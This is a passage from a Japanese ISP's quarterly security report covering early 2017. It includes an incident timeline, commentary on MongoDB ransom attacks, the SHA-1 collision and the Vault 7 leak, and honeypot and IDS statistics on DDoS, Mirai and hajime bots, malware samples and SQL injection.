"Twitter Counter affirms that its service was attacked for what seem to be political reasons."（http://press.twittercounter.com/145983-twitter-counter-affirms-that-its-service-was-attacked-for-what-seem-to-be-political-reasons）。

22

23

脆 **18日：CiscoのIOS及びIOS XEのCluster Management Protocol（CMP）の処理に、リモートからコード実行が可能な脆弱性があることが分かった。この脆弱性はWikiLeaksのVault 7のリークに含まれていた文書の内容からその存在が判明した。**
"Cisco IOS and IOS XE Software Cluster Management Protocol Remote Code Execution Vulnerability"（https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170317-cmp）。

24

25

26

セ **21日：ビジネスメール詐欺（BEC）によって、複数の米国企業から1億ドル以上を騙しとった容疑で、米司法省はリトアニア人の男性を逮捕したと発表した。**
"Lithuanian Man Arrested For Theft Of Over $100 Million In Fraudulent Email Compromise Scheme Against Multinational Internet Companies | USAO-SDNY | Department of Justice"（https://www.justice.gov/usao-sdny/pr/lithuanian-man-arrested-theft-over-100-million-fraudulent-email-compromise-scheme）。

27

28

29

脆 **27日：Apple社は、iOS 10.3、macOS Sierra 10.12.4及びOS Xのセキュリティアップデートをリリースし、リモートの攻撃者によって任意のコードを実行される可能性があるなどの複数の脆弱性を修正した。また、併せてtvOS 10.2とwatchOS 3.2もリリースされた。**
「iOS 10.3 のセキュリティコンテンツについて - Apple サポート」（https://support.apple.com/ja-jp/HT207617）。「macOS Sierra 10.12.4、セキュリティアップデート 2017-001 El Capitan、セキュリティアップデート 2017-001 Yosemite のセキュリティコンテンツについて - Apple サポート」（https://support.apple.com/ja-jp/HT207615）。「tvOS 10.2 のセキュリティコンテンツについて - Apple サポート」（https://support.apple.com/ja-jp/HT207601）。「watchOS 3.2 のセキュリティコンテンツについて - Apple サポート」（https://support.apple.com/ja-jp/HT207602）。

30

31

脆 **30日：Windows Server 2003で利用される WebサーバInternet Information Services（IIS）6.0のWebDAVサービスの処理に、リモートからコード実行が可能な脆弱性があることが分かり、併せて攻撃実証コード（PoC）も公開された。また脆弱性の発見者により、2016年7月～8月から既に攻撃が観測されていたことも明らかにされた。**

※ 日付は日本標準時

【凡例】 脆 脆弱性　セ セキュリティ事件　動 動静情報　歴 歴史　他 その他

記事で紹介されると、複数の攻撃者が同様の手口で一斉に参入し、被害対象が一気に拡大しました。またその後MongoDBだけでなく、同様の被害がElastic Search、Hadoop、CouchDBなどの別のサービスへも拡がっていきました。データのバックアップを取得していれば復旧は比較的容易と考えられますが、被害者の中には攻撃者グループにビットコインを支払ったところも少なくないようです[*35]。しかし要求に従ったからといってデータが戻る保証はない点に注意が必要です。

2月23日にCWI AmsterdamとGoogleの共同研究チームは、ハッシュ関数SHA1の衝突を初めて発見したことを発表し[*36]、実際にSHA1のハッシュ値が同じで内容が異なる2つのPDFファイルを公開しました[*37]。SHA1の理論的な安全性低下については以前から指摘されており、SHA256などの安全なハッシュ関数への段階的な移行が既に実施されてきています[*38]。衝突発見は時間の問題と考えられていたため、今回の発見はあらかじめ予測されていたことが現実のものとなったという以上のものではありません[*39]。CRYPTREC暗号技術評価委員会ではこれまで同様、引き続き安全なハッシュ関数への移行を推奨しています[*40]。なおGoogleは同社の脆弱性公開のポリシーにのっとり、今回公開した2つのPDFファイルを作成するためのコードを、90日後に一般にも公開するとしています。

3月7日にWikiLeaksは、米中央情報局（CIA）の機密文書をリークし、今後継続してリークを行うことを発表しました[*41]。公開されたのは、CIA内部で情報共有のために利用されていたとみられるConfluenceサーバのデータで、943の添付ファイルを含む7,818のWebページから構成されています[*42]。ここにはCIAが諜報活動において利用しているマルウェアやエクスプロイトなどに関する情報が示されています。攻撃対象はWindows、Mac、Linuxなどのデスクトップ OSにとどまらず、スマートフォンやスマートTV、ネットワーク機器なども含めて非常に広範囲にわたっています。公開された脆弱性は既に修正されているものも多いですが[*43]、中にはこれまでその存在が知られていない、いわゆるゼロデイの脆弱性も含まれていました[*44]。そのためCIAが自ら発見した（あるいは外部から購入した）脆弱性情報を、ベンダーに開示しなかった点について、CIAを非難する意見もあります。今後各ベンダーは公開される情報を調査し、未修正の脆弱性への対応をせまられることになりますが、WikiLeaksのJulian Assange氏はリーク情報の技術的詳細について、各ベンダーに個別に開示するとコメントしています。なおWikiLeaksは今回のリークにあたって、個人情報やIPアドレスなどを事前に削除するだけでなく、添付されていた圧縮ファイルやバイナリなども削除しています。また今後内容に問題がないことが分かるまでこれらは公開しないとしています。そのため今回のリーク情報をもとにして、これを悪用した攻撃がすぐに発生するような危険性は低いと考えられます。ただしリークは今後も継続するため、その内容には引き続き注意が必要です[*45]。

＊35 例えば、攻撃者kraken0が指定したビットコインアドレス（https://blockchain.info/address/1J5ADzFv1gx3fsUPUY1AWktuJ6DF9P6hiF）に対しては、100件以上のトランザクションがあり、総額で約11BTCが支払われている。
＊36 "Google Online Security Blog: Announcing the first SHA1 collision"（https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html）。
＊37 Googleは今回の衝突発見の手法を"SHAttered"攻撃と名付け、専用サイトを公開している（https://shattered.it/）。
＊38 CRYPTREC、「SHA-1の安全性について」（http://www.cryptrec.go.jp/topics/cryptrec_20151218_sha1_cryptanalysis.html）。
＊39 今回の衝突発見の影響については、IIJ-SECTブログでも詳しく解説している。「IIJ Security Diary: SHAttered attack（SHA-1コリジョン発見）」（https://sect.iij.ad.jp/d/2017/02/271993.html）。
＊40 CRYPTREC、「SHA-1の安全性低下について」（https://www.cryptrec.go.jp/topics/cryptrec_20170301_sha1_cryptanalysis.html）。
＊41 WikiLeaksは今回の一連リークについてコードネーム"Vault 7"とし、その第一弾を"Year Zero"と呼称している。"Vault7 - Home"（https://wikileaks.org/ciav7p1/）。
＊42 CIAは、今回のデータがCIA内部から持ち出されたものかどうかについて、コメントしないと発表している。"CIA Statement on Claims by Wikileaks - Central Intelligence Agency"（https://www.cia.gov/news-information/press-releases-statements/2017-press-releases-statements/cia-statement-on-claims-by-wikileaks.html）。
＊43 Apple社は、今回リークされたiOSの脆弱性に関して、多くは最新のiOSで既に対応済みだとコメントしている。またGoogle社もAndroidに関して同様の趣旨のコメントをしている。
＊44 Cisco社は、今回のリーク情報をもとに内部で調査を行い、未修正の脆弱性が見つかったことを報告している。"The Wikileaks Vault 7 Leak – What We Know So Far"（https://blogs.cisco.com/security/the-wikileaks-vault-7-leak-what-we-know-so-far）。
＊45 WikiLeaksは、3月23日以降、毎週追加のリークを公開している。"WikiLeaks - Vault 7: Projects"（https://wikileaks.org/vault7/）。

1.3 インシデントサーベイ

1.3.1 DDoS攻撃

現在、一般の企業のサーバに対するDDoS攻撃が、日常的に発生するようになっており、その内容は、多岐にわたります。しかし、攻撃の多くは、脆弱性などの高度な知識を利用したものではなく、多量の通信を発生させて通信回線を埋めたり、サーバの処理を過負荷にしたりすることでサービスの妨害を狙ったものになっています。

■ 直接観測による状況

図-2に、2017年1月から3月の期間にIIJ DDoSプロテクションサービスで取り扱ったDDoS攻撃の状況を示します。

ここでは、IIJ DDoSプロテクションサービスの基準で攻撃と判定した通信異常の件数を示しています。IIJでは、ここに示す以外のDDoS攻撃にも対処していますが、攻撃の実態を正確に把握することが困難なため、この集計からは除外しています。

DDoS攻撃には多くの攻撃手法が存在し、攻撃対象となった環境の規模(回線容量やサーバの性能)によって、その影響度合いが異なります。図-2では、DDoS攻撃全体を、回線容量に対する攻撃[*46]、サーバに対する攻撃[*47]、複合攻撃(1つの攻撃対象に対し、同時に数種類の攻撃を行うもの)の3種類に分類しています。

この3ヵ月間でIIJは、1473件のDDoS攻撃に対処しました。1日あたりの対処件数は16.37件で、平均発生件数は前回のレポート期間と比べて増加しています。DDoS攻撃全体に占める割合は、サーバに対する攻撃が83.03%、複合攻撃が5.02%、回線容量に対する攻撃が11.95%でした。

今回の対象期間で観測された中で最も大規模な攻撃は、複合攻撃に分類したもので、最大400万6千ppsのパケットによって17.57Gbpsの通信量を発生させる攻撃でした。

攻撃の継続時間は、全体の94.91%が攻撃開始から30分未満で終了し、4.75%が30分以上24時間未満の範囲に分布しており、24時間以上継続した攻撃は0.34%でした。なお、今回最も長く継続した攻撃は、複合攻撃に分類されるもので237時間53分にわたりました。

攻撃元の分布としては、多くの場合、国内、国外を問わず非常に多くのIPアドレスが観測されました。これは、IPスプーフィング[*48]の利用や、DDoS攻撃を行うための手法としてのボットネット[*49]の利用によるものと考えられます。




図-2 DDoS攻撃の発生件数

*46 攻撃対象に対し、本来不必要な大きなサイズのIPパケットやその断片を大量に送りつけることで、攻撃対象の接続回線の容量を圧迫する攻撃。UDPパケットを利用した場合にはUDP floodと呼ばれ、ICMPパケットを利用した場合にはICMP floodと呼ばれる。

*47 TCP SYN floodやTCP connection flood、HTTP GET flood攻撃など。TCP SYN flood攻撃は、TCP接続の開始の呼を示すSYNパケットを大量に送付することで、攻撃対象に大量の接続の準備をさせ、対象の処理能力やメモリなどを無駄に利用させる。TCP Connection flood攻撃は、実際に大量のTCP接続を確立させる。HTTP GET flood攻撃は、Webサーバに対しTCP接続を確立した後、HTTPのプロトコルコマンドGETを大量に送付することで、同様に攻撃対象の処理能力やメモリを無駄に消費させる。

*48 発信元IPアドレスの詐称。他人からの攻撃に見せかけたり、多人数からの攻撃に見せかけたりするために、攻撃パケットの送出時に、攻撃者が実際に利用しているIPアドレス以外のアドレスを付与した攻撃パケットを作成、送出すること。

*49 ボットとは、感染後に外部のC&Cサーバからの命令を受けて攻撃を実行するマルウェアの一種。ボットが多数集まって構成されたネットワークをボットネットと呼ぶ。

■ backscatterによる観測

次に、IIJでのマルウェア活動観測プロジェクトMITFのハニーポット[*50]によるDDoS攻撃のbackscatter観測結果を示します[*51]。backscatterを観測することで、外部のネットワークで発生したDDoS攻撃の一部をそれに介在することなく第三者として検知できます。

2017年1月から3月の間に観測したbackscatterについて、発信元IPアドレスの国別分類を図-3に、ポート別のパケット数推移を図-4にそれぞれ示します。

観測されたDDoS攻撃対象ポートのうち最も多かったものはWebサービスで使用される80/TCPで、全パケット数の35.7%を占めています。また、DNSで使用される53/UDPが27.9%、その他、HTTPSで使用される443/TCP、通常は使用されない9009/TCP、47632/TCP、48972/TCP、ゲームの通信で使用されることがある25565/TCPなどへの攻撃が観測されています。

図-3でDDoS攻撃の対象となったIPアドレスと考えられるbackscatter発信元の国別分類を見ると、中国の37.9%が最も大きな割合を占めており、その後に米国の20.8%、ロシアの6.4%といった国が続いています。

特に多くのbackscatterを観測した事象を攻撃先のポート別に見ると、Webサーバ(80/TCP及び443/TCP)を対象としたものでは、1月3日から4日にかけてカナダのホスティング事業者へ、1月27日から28日にかけて中国の複数のIPアドレスへ、1月29日にGoogleの複数のサーバへ、2月21日から24日にかけて中国のあるIPアドレス範囲へ、2月28日に中国クラウド事業者の特定サーバへ、3月7日にGoogleの特定サーバへ、3月23日と27日にそれぞれ中国ホスティング事業者のサーバへの攻撃を観測しています。

他のポートを対象としたものでは、1月5日に中国の特定IPアドレス、14日から15日にかけて中国の特定IPアドレスの9009/TCPへ、1月21日から31日にかけてロシアの特定IPアドレスの47632/TCPへ、2月1日にオランダの特定IPアドレスの48972/TCPへ、2月18日から21日にかけてロシアの特定IPアドレスの42228/TCPへの攻撃を観測しました。また、対象期間中、断続的にアメリカのオンラインゲームに対する攻撃を検知しています。




図-3 DDoS攻撃のbackscatter観測による攻撃先の国別分類




図-4 DDoS攻撃によるbackscatter観測(観測パケット数、ポート別推移)

*50 IIJのマルウェア活動観測プロジェクトMITFが設置しているハニーポット。「1.3.2 マルウェアの活動」も参照。
*51 この観測手法については、本レポートのVol.8 (http://www.iij.ad.jp/development/iir/pdf/iir_vol08.pdf)の「1.4.2 DDoS攻撃によるbackscatterの観測」で仕組みとその限界、IIJによる観測結果の一部について紹介している。

また、IIJのbackscatter観測では今回の対象期間中に話題になったDDoS攻撃のうち、1月25日と26日にロシアのセキュリティベンダDr.Webの、ロシアとウクライナのサイトがDDoS攻撃を受けた事件[*52]を検知しています。

1.3.2 マルウェアの活動

ここでは、IIJが実施しているマルウェアの活動観測プロジェクトMITF[*53]による観測結果を示します。MITFでは、一般利用者と同様にインターネットに接続したハニーポット[*54]を利用して、インターネットから到着する通信を観測しています。そのほとんどがマルウェアによる無作為に宛先を選んだ通信か、攻撃先を見つけるための探索の試みであると考えられます。

■ 無作為通信の状況

2017年1月から3月の期間中に、ハニーポットに到着した通信の発信元IPアドレスの国別分類を図-5に示します。また総量（到着パケット数）に関して、本レポートの期間中に一番接続回数の多かった23/TCPはその他の通信よりも突出して多かったため、図-6に別途記載し、残りの推移を図-7に示します。期間中、MITFでは、数多くのハニーポットを用いて観測を行っていますが、ここでは1台あたりの平均を取り、到着したパケットの種類（上位10種類）ごとに推移を示しています。また、この観測では、MSRPCへの攻撃のような特定のポートに複数回の接続を伴う攻撃は、複数のTCP接続を1回の攻撃と数えるように補正しています。




図-5 発信元の分布（国別分類、全期間）




図-6 ハニーポットに到着した通信の推移（日別・23/TCP・1台あたり）




図-7 ハニーポットに到着した通信の推移（日別・宛先ポート別・1台あたり）

＊52 Dr.Web、"DDoS attack on Doctor Web sites deflected"（https://news.drweb.com/news/?i=11124）。
＊53 Malware Investigation Task Forceの略。MITFは2007年5月から開始した活動で、ハニーポットを用いてネットワーク上でマルウェアの活動の観測を行い、マルウェアの流行状況を把握し、対策のための技術情報を集め、対策につなげる試み。
＊54 脆弱性のエミュレーションなどの手法で、攻撃を受けつけて被害に遭ったふりをし、攻撃者の行為やマルウェアの活動目的を記録する装置。

本レポートの期間中にハニーポットに到着した通信の多くは、Telnetで使われる23/TCP、SSDPで使われる1900/UDP、SSHで使われる22/TCP、Web Proxyで使用される8080/TCP、Webサーバで使われる80/TCP、Microsoft社のOSで利用されているSQL Serverで利用される1433/TCPなどでした。

前回のレポートに引き続き、Telnetで使われる23/TCP宛ての通信が本レポート期間中でも引き続き高い値を示しています。これは前回レポートしたとおり、Miraiボット[*55]及びhajimeなどといったIoT機器のLinuxをターゲットにしたボットの感染が拡がっているためです。この通信は中国、ベトナム、台湾、ブラジル、米国などに割り当てられた多数のIPアドレスからの通信でした。また2323/TCP、7547/TCP、23231/TCP、5358/TCP、81/TCPなどについてもMiraiボットやhajimeの影響であり、本レポートの期間中、高い値で推移しています。

本レポートの期間中、SSDPプロトコルである1900/UDPが断続的に増加しています。主に米国、韓国などに割り当てられたIPアドレスからSSDPによるAmp攻撃を試みる通信を受けています。

■ Miraiボット、hajimeの通信

Miraiボットは感染活動を行う前に、インターネット上に存在するIoT機器のスキャンを行いますが、そのパケットはTCPのシーケンス番号と宛先IPアドレスが同一であるという特徴を持っていることが、解析結果から分かっています。この特徴に合致する通信の割合を調査したものが図-8になります。また、hajimeはスキャン時にシーケンス番号の下16bit、もしくは上16bitを0にする特徴を持っており、この特徴に合致する通信の割合を調査したものが図-9になります。hajimeに関しては、1月後半から5358/TCPのスキャンが増加しているのが分かります。また、前回のレポート期間中では7547/TCPはMiraiがスキャン活動を行っていましたが、本レポート期間中はhajimeがスキャン活動を行っていることが、調査の結果から分かっています。




図-8 ハニーポットに到着したMiraiボットと推定される通信の推移(日別・宛先ポート別・1台あたり)




図-9 ハニーポットに到着したhajimeと推定される通信の推移(日別・宛先ポート別・1台あたり)

*55 Mirai Botnetについては、本レポートのVol.33(http://www.iij.ad.jp/company/development/report/iir/033.html)の「1.4.1 Mirai Botnetの検知と対策」で詳しく解説している。

■ ネットワーク上のマルウェアの活動

同じ期間中でのマルウェアの検体取得元の分布を図-10に、マルウェアの総取得検体数の推移を図-11に、そのうちのユニーク検体数の推移を図-12にそれぞれ示します。このうち図-11と図-12では、1日あたりに取得した検体[*56]の総数を総取得検体数、検体の種類をハッシュ値[*57]で分類したものをユニーク検体数としています。また、検体をウイルス対策ソフトウェアで判別し、上位10種類の内訳をマルウェア名称別に色分けして示しています。なお、前回同様に複数のウイルス対策ソフトウェアの検出名によりConficker判定を行いConfickerと認められたデータを除いて集計しています。




図-10 検体取得元の分布（国別分類、全期間、Confickerを除く）

期間中の1日あたりの平均値は、総取得検体数が235、ユニーク検体数が21でした。未検出の検体を調査したところ、SDBOTファミリ（IRCボットの一種）やビットコインマイニングツールのダウンローダなどが観測されています。また、未検出の検体の約93%がテキスト形式と、前号に引き続き、高い割合を示しています。調査したところ、これらの多くはphpMyAdminの脆弱性を悪用し、PHPで記述されたIRCbotを設置する攻撃でした。この攻撃は主にチリ、米国、カナダ、イタリア、オランダなどに割り当てられたIPアドレスから行われていました。また、それ以外のテキスト形式の検体は、従来どおり古いワームなどのマルウェアが感染活動を続けているものの、新たに感染させたPCがマルウェアをダウンロードしに行くサイトが既に閉鎖されており、404 not foundとなっていたためです。

MITF独自の解析では、今回の調査期間中に取得した検体は、ワーム型23.9%、ボット型67.4%、ダウンローダ型8.7%でし




図-11 総取得検体数の推移（Confickerを除く）




図-12 ユニーク検体数の推移（Confickerを除く）

＊56 ここでは、ハニーポットなどで取得したマルウェアを指す。

＊57 様々な入力に対して一定長の出力をする一方向性関数（ハッシュ関数）を用いて得られた値。ハッシュ関数は異なる入力に対しては可能な限り異なる出力を得られるよう設計されている。難読化やパディングなどにより、同じマルウェアでも異なるハッシュ値を持つ検体を簡単に作成できてしまうため、ハッシュ値で検体の一意性を保証することはできないが、MITFではこの事実を考慮した上で指標として採用している。

た。また解析により、31個のボットネットC&Cサーバ[*58]と66個のマルウェア配布サイトの存在を確認しました。

■ Conficker の活動

本レポート期間中、Confickerを含む1日あたりの平均値は、総取得検体数が2,621、ユニーク検体数は274でした。総取得検体数で90.5%、ユニーク検体数で92.2%を占めています。今回の対象期間でも支配的な状況が変わらないことから、Confickerを含む図は省略しています。本レポート期間中の総取得検体数は前回の対象期間と比較し、約34%減少し、ユニーク検体数は前号から約10%減少しており、本レポート期間中は全体的に緩やかに減少しています。

1.3.3 SQLインジェクション攻撃

IIJでは、Webサーバに対する攻撃のうち、SQLインジェクション攻撃[*59]について継続して調査を行っています。SQLインジェクション攻撃は、過去にもたびたび流行し話題となった攻撃です。SQLインジェクション攻撃には、データを盗むための試み、データベースサーバに過負荷を起こすための試み、コンテンツ書き換えの試みの3つがあることが分かっています。

2017年1月から3月までに検知した、Webサーバに対するSQLインジェクション攻撃の発信元の分布を図-13に、攻撃の推移を図-14にそれぞれ示します。これらは、IIJマネージドIPS/IDSサービスのシグネチャによる攻撃の検出結果をまとめたものです。発信元の分布では、米国16.0%、ウクライナ15.9%、オランダ15.4%となり、以下その他の国々が続いています。Webサーバに対するSQLインジェクション攻撃の合計値は前回と比べて大きな増加傾向にあります。中国や米国、日本など定常的に攻撃が検知されている国の検知数が増加していることに加え、普段は検知割合が少ないウクライナやオランダが急激な増加傾向を示しています。

この期間中、1月9日にドイツの特定の攻撃元から特定の攻撃先に対する攻撃が発生しています。また、3月23日から25日にかけて、オランダの特定の攻撃元から特定の攻撃先に対する攻撃が発生しています。3月26には香港の特定の攻撃元から特定の攻撃先に攻撃が行われています。これらの攻撃はWebサーバの脆弱性を探る試みであったと考えられます。

ここまでに示したとおり、各種の攻撃はそれぞれ適切に検出され、サービス上の対応が行われています。しかし、攻撃の試みは継続しているため、引き続き注意が必要な状況です。




図-13 SQLインジェクション攻撃の発信元の分布

